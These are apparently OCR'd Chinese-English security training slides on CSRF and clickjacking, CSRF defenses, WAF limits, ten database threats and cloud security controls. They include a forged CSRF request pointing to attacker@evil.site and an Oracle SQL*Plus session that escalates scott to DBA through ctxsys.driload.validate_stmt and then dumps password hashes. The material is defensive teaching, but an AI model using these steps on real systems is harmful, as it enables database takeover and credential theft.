
夏, 克強 [michael_shiah]

匯出: iCal

匯入: iCal & CSV

時間	事件
09:00	
10:00	
11:00	
12:00	
13:00	
13:30 3時	資安產品會議
14:00	
15:00	
16:00	
17:00	

`請點我可打折`



Clickjacking與CSRF有加乘效果
使用iframe Opacity=30

強迫victim讀取行事曆特定日期

Countermeasures against CSRF

Started	Time	Size	Method	Result	Type	URL
00:00:00.000	0.012	162	GET	304	text/html	http://www.michael-test.com/csrf-test.html
00:00:00.130	0.400	36642	GET	200	text/html; char...	http://egw.ringline.com.tw/index.php?menuaction=calendar.calendar_uiviews.day&date=20101016
00:00:00.534	0.012	150	GET	304	text/css	http://egw.ringline.com.tw/phpgwapi/templates/idents/css/idents.css?1227526978
00:00:00.535	0.006	150	GET	304	text/css	http://egw.ringline.com.tw/phpgwapi/templates/idents/print.css?1227526978
00:00:00.536	0.008	151	GET	304	application/x-ja...	http://egw.ringline.com.tw/phpgwapi/templates/idents/js/slidereffects.js

Headers Sent	Value
Host	egw.ringline.com.tw
Referer	http://www.michael-test.com/csrf-test.html
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; GTB6.6; S...

Headers Received	Value
(Status-Line)	HTTP/1.1 200 OK
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection	close
Content-Type	text/html; charset=utf-8
Date	Fri, 05 Nov 2010 07:31:40 GMT

- ✓ Insert custom random tokens into every form and URL
Store a single token in the session and add it to all forms and links
Hidden Field: `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
Single use URL: `/accounts/687965fdfaew87agrde`
Form Token: `/accounts?auth=687965fdfaew87agrde ...`

- ✓ For sensitive data or value transactions, re-authenticate or use transaction signing
- ✓ Verify Referrer header, but XHR can break it.
- ✓ Verify X-header. It is more effective than Referrer header due to SOP.

legal example:

`GET /auth/update_profile.cgi?email=victim@social.site HTTP/1.1`

`Host: social.site`

`X-CSRF: 1`

Illegal example:

`<html></html>`


`GET /auth/update_profile.cgi?email=attacker@evil.site HTTP/1.1`

`Host: social.site`

- ✓ Ensure that there are no XSS vulnerabilities in your application








Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
?	Easy	Widespread	Easy	Severe	?
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	




Obstacle for Code Review (or Scanners)




- Can't provide immediate protection
- Web applications, change frequently. In many cases the application can change before a full review cycle has been completed
- The source code is not readily “available” or “understood”
- With enough MIS staffs and time to do re-coding ?
- Manual code fixes are only as good as the developer
- Attacks, (again, especially Web attacks), also change frequently.
- No multiple services correlation capability
- Can't track the accurate user who launches the attacks and the attack patterns





- Suitable for developing phase, not for production phase
- Suitable for developing phase, not for design phase (only resolved by Risk Analysis)
- Slow response to compliance requirements
- Can't protect web servers and backend database servers
- No web site cloaking such as anti Google hack
- Can't provide additional insight into those that are requiring writing to the database or are accessed by transaction only





- Suitable for production phase, not for developing phase

- Lack of Logical flaws detection (only resolved by human code review)

- Can't accurately correct application flaws

- WAF could go down (fail-open or fail-close)



1 稽核的獨立性(Independence)

▶ Ensure audit integrity

- Audit Duties
- Audit Data Collection


▶ Solutions

- Use an external database audit system
 - Provides network-based audit data collection
 - Provides host-based audit data collection
- Advantages over native database audit which includes
 - Separation of duties
 - Improved database performance
 - Operational automation
 - Unified database audit for heterogeneous systems
 - Web application audit accountability



2 稽核的歸責性(Accountability)

- ▶ **Rewriting the applications**
 - Code without using pool connections
- ▶ **Set user context**
 - Some extend of re-programming
- ▶ **Proprietary database solutions**
 - Use database native user identification




3 稽核的範圍(Scope)與細緻度

- ▶ **Granularity**
- ▶ **Baseline user behavior**
- ▶ **Vulnerabilities and attack signatures**



▶ Threat 1 - Excessive Privilege Abuse

- Users are granted rights more than they are allowed to do, which could be abused for malicious purpose
 - Use query level access control
 - Automated tools



▶ Threat 2 - Legitimate Privilege Abuse

- Users could connect to the database using an alternative client such as MS-Excel, SQL*PLUS other than the clients that are intended to use
 - Enforcing policy for client applications, src ip and etc

▶ Threat 3 - Privilege Elevation

- Attackers may take advantage of database vulnerabilities to convert privileges from an ordinary user to an administrator

```
Oracle SQL*Plus
File Edit Search Options Help

SQL*Plus: Release 10.2.0.1.0 - Production on Thu Sep 28 19:35:57 2006
Copyright (c) 1982, 2005, Oracle. All rights reserved.

Connected to:
Oracle8i Release 8.1.7.0.0 - Production
JServer Release 8.1.7.0.0 - Production

SQL> select username,password from dba_users;
select username,password from dba_users

ERROR at line 1:
ORA-00942: table or view does not exist

SQL> exec ctxsys.driload.validate_stmt('grant dba to scott')
```

```
SQL> connect scott/tiger@cto-db
Connected.
SQL> select username,password from dba_users;
```

USERNAME	PASSWORD
SYS	D4C5016086B2DC6A
SYSTEM	D4DF7931AB130E37
OUTLN	4A3BA55E08595C81
DBSNMP	E066D214D5421CCC
AURORA\$JIS\$UTILITY\$	000001790559584
OSE\$HTTP\$ADMIN	000001583927754
AURORA\$ORB\$UNAUTHENTICATED	-000000503753240
ORDSYS	7EFA02EC7EA6B86F
ORDPLUGINS	88A2B2C183431F00
MDSYS	72979A94BAD2AF80
CTXSYS	24ABAB8B06281B4C

▶ Threat 4 - Database Platform Vulnerabilities

- **Vulnerabilities in underlying operating systems (Windows 2000, UNIX, etc.) and additional services installed on a database server may lead to unauthorized access, data corruption, or denial of service**
 - **Adopt proactive vulnerability management**
 - **Deploy network IPS to protect the operating system, also known as depth in defense**

▶ Threat 5 - SQL Injection

- **SQL injection attack typically inserts (or “injects”) unauthorized database statements into a vulnerable SQL command**
 - **Deploy WAF to detect and filter SQL Injection**
 - **Compliant to SDLC when developing codes**



▶ Threat 6 - Weak Audit Trail

- **Weak database audit trail could lead to:**
 - **Regulatory risk**
 - **The last line of detection, forensic and recovery**
 - **Deterrence**
- **Prevention**
 - **High performance of data collection**
 - **Should be able to support cross-platform audit**
 - **Distributed audit architecture**
 - **External data archive, Integrated graphic report**
 - **Local console activity audit**

▶ Threat 7 - Denial of Service

- **Any attacks that cause server unavailable to be used such as server crash, data corruption, server resources overloading and network flooding and etc**
 - **Connection control, rate limit**
 - **IPS and protocol violation**
 - **Quality control of applications, Patch management**
 - **Response Time**





Threat 8 - Database Communication Protocol Vulnerabilities

- **Vulnerabilities, SQL Slammer for instance, that cause server crash or data corruption and etc.**
- **Prevention**
 - **Database IPS**
 - **Patch management**



Threat 9 - Weak Authentication

- **Attackers to assume the identity of legitimate database users**
- **The attacks can be through brute force password cracking, social engineering and etc.**
- **Prevention**
 - **Two-factor authentication**
 - **Fail logon**
 - **Authentication assessment**
 - **Corporate password policy**





Threat 8 - Database Communication Protocol Vulnerabilities

- **Vulnerabilities, SQL Slammer for instance, that cause server crash or data corruption and etc.**
- **Prevention**
 - **Database IPS**
 - **Patch management**



Threat 9 - Weak Authentication

- **Attackers to assume the identity of legitimate database users**
- **The attacks can be through brute force password cracking, social engineering and etc.**
- **Prevention**
 - **Two-factor authentication**
 - **Fail logon**
 - **Authentication assessment**
 - **Corporate password policy**



▶ Threat 10 - Backup Data Exposure

- Database data theft including tapes and disks and etc
- Audit trail data theft including tapes and disks and etc
- Prevention
 - Use encryption technology



Session 1

- 雲端運算與虛擬化的安全風險
 - 虛擬化安全探討
 - 雲端運算安全探討
 - 雲端運算安全威脅

Session 2

- CSRF(跨站偽冒請求)攻擊防禦
 - CSRF攻擊與防禦
 - 應用程式威脅分析
 - WAF與網頁掃描
- 資料庫安全稽核與十大安全問題

Session 3

- 雲端運算安全實務
 - 私有雲網路、主機、應用程式與資料層的安全實務
 - 公有雲網路、主機、應用程式與資料層的安全實務

Session 4

- Layer 7 DDoS攻擊與防禦
 - APT攻擊分析
 - 第七層與第四層DDoS攻擊探討



Agility & Availability

- 確保私有雲基礎架構的安全最大化
- 確保私有雲基礎架構抵抗DDoS攻擊
- 確保私有雲基礎架構抵抗零時差攻擊

Secure Separation

- 加強私有雲架構下各虛擬機安全最大化
- 使用Security Zone隔離不同安全等級與功能性的虛擬機
- 確保虛擬化環境下Hypervisor的安全最大化

Service Assurance

- 確保私有雲Delivery Model(IaaS/PaaS/SaaS)的安全最大化
- 確保私有雲架構下網路與系統的可稽核性

Security Management


- 兼具傳統網路與虛擬化環境下的安全管理
- 兼具傳統與虛擬化環境的安全整合性

Multi-tenancy多租戶安全基礎架構




1 私有雲

- Network topology probably not change significantly
- Decreased risk - security domain internal to your network
- Almost all network level threats derived from traditional IT apply to cloud
- Elastic perimeter




2 公有雲

- Shared Infrastructure
 - No zones – domains instead
 - Point-to-point encryption (in transit) is doable
 - Extranet security jeopardized – unless ‘you’ control cloud (IP) addressing (questionable)
 - Security monitoring – no transparency
- Threats
 - Lack of widespread adoption of secure BGP
 - Lack of widespread adoption of secure DNS
 - Lack of defense against DDoS
 - Exploit as a Service



a. True origin AS 52 announces prefix 131.179.0.0/16



b. False origin AS 110 announces prefix 131.179.0.0/16 and hijacks A's route



2

公有雲使用者觀點

- If you choose to use public cloud...
 - Security responsibility by IaaS/PaaS/SaaS
 - Ensuring confidentiality and integrity of organization's data-in-transit
 - Ensuring proper access control
 - Ensuring availability of resources in public cloud being used

Security control	Safeguards
Preventive controls	Network access control supplied by provider (e.g., firewall) encryption of data in transit (e.g., SSL, IPSec)
Detective controls	Provider-managed aggregation of security event logs (security incident and event management, or SIEM), IDS/IPS



1

私有雲

- a Virtualization security threats
- b Elasticity bring new operational challenges
- c Velocity of attack
- d Hypervisor and VM access control
- e Securing virtual servers(VM) requires strict procedures coupled with automation
 - + Secure-by-default configuration
 - + Provide image that conform to security policy



2

公有雲

- Shared infrastructure
 - Patch, configuration management of large number of dynamic nodes
 - Image configuration and vulnerabilities
 - Targeted DOS attack
 - Potential breakout of VMs; examples: Subvert, Blue Pill, HyperVM
 - Attack on standard OS services



2 公有雲使用者觀點


- If you choose to use public cloud...
 - Security responsibility by IaaS / PaaS / SaaS

Security control	Safeguards
Preventive controls	Host firewall, access control, patching, hardening of system, strong authentication
Detective controls	Security event logs, host-based IDS/IPS



1 私有雲


- a Browser has emerged as the client for accessing applications in cloud
- b Web 2.0 threats
- c OWASP Top Ten web application security
- d SDLC
- e Logging
- f Access Control



1 公有雲


- Shared Infrastructure
 - OWASP Top 10
 - Mash up security
 - Database vs. Dataspace (e.g., SimpleDB, BigTable)
 - SaaS – application security is a black box

Security control	Safeguards
Preventive controls	<ul style="list-style-type: none">• Identity management and access control assessment• browser hardened with latest patches• multifactor authentication• endpoint security including antivirus and IPS• least-privileged configuration, timely patching of application
Detective controls	<ul style="list-style-type: none">• Login history and available reports from SaaS vendors• Application vulnerability scanning• API security configuration



1 Data Security

- ① Public Cloud Economics
- ② Risks includes:
 - Phishing
 - Salesforce.com Login Filtering
 - Google Session & Password Recheck
 - Amazon Web Service Authentication
 - Referrer URL Monitor
 - Behavioral Policies
 - Provider Personnel
 - Data Origin and Lineage



1 Data Encryption


- ① Mistakes with Data Encryption
- ② Identity Management
 - Access Control
 - DAC (Discretionary Access Control)
 - RBAC (Role-base Access Control)
 - MAC (Mandatory Access Control)
 - Use of PKI
- ③ Encryption
 - Data at rest
 - Data in motion
- ④ Data Masking
- ⑤ Storage as a Service



Activities	IaaS	PaaS	SaaS
OS, DB, Application Hardening and Patching	<ul style="list-style-type: none"> • Manage VM Image hardening • Manage patching of VM , app and DB using your established process 	<ul style="list-style-type: none"> • Harden applications by integration by integrating security into SDLC • Test for OWASP Top 10 vulnerabilities 	<ul style="list-style-type: none"> • Not applicable
Change and configuration management	<ul style="list-style-type: none"> • Manage change and configuration management of host , DB, Application using your established process 	<ul style="list-style-type: none"> • Customer deployed application only 	<ul style="list-style-type: none"> • Not applicable
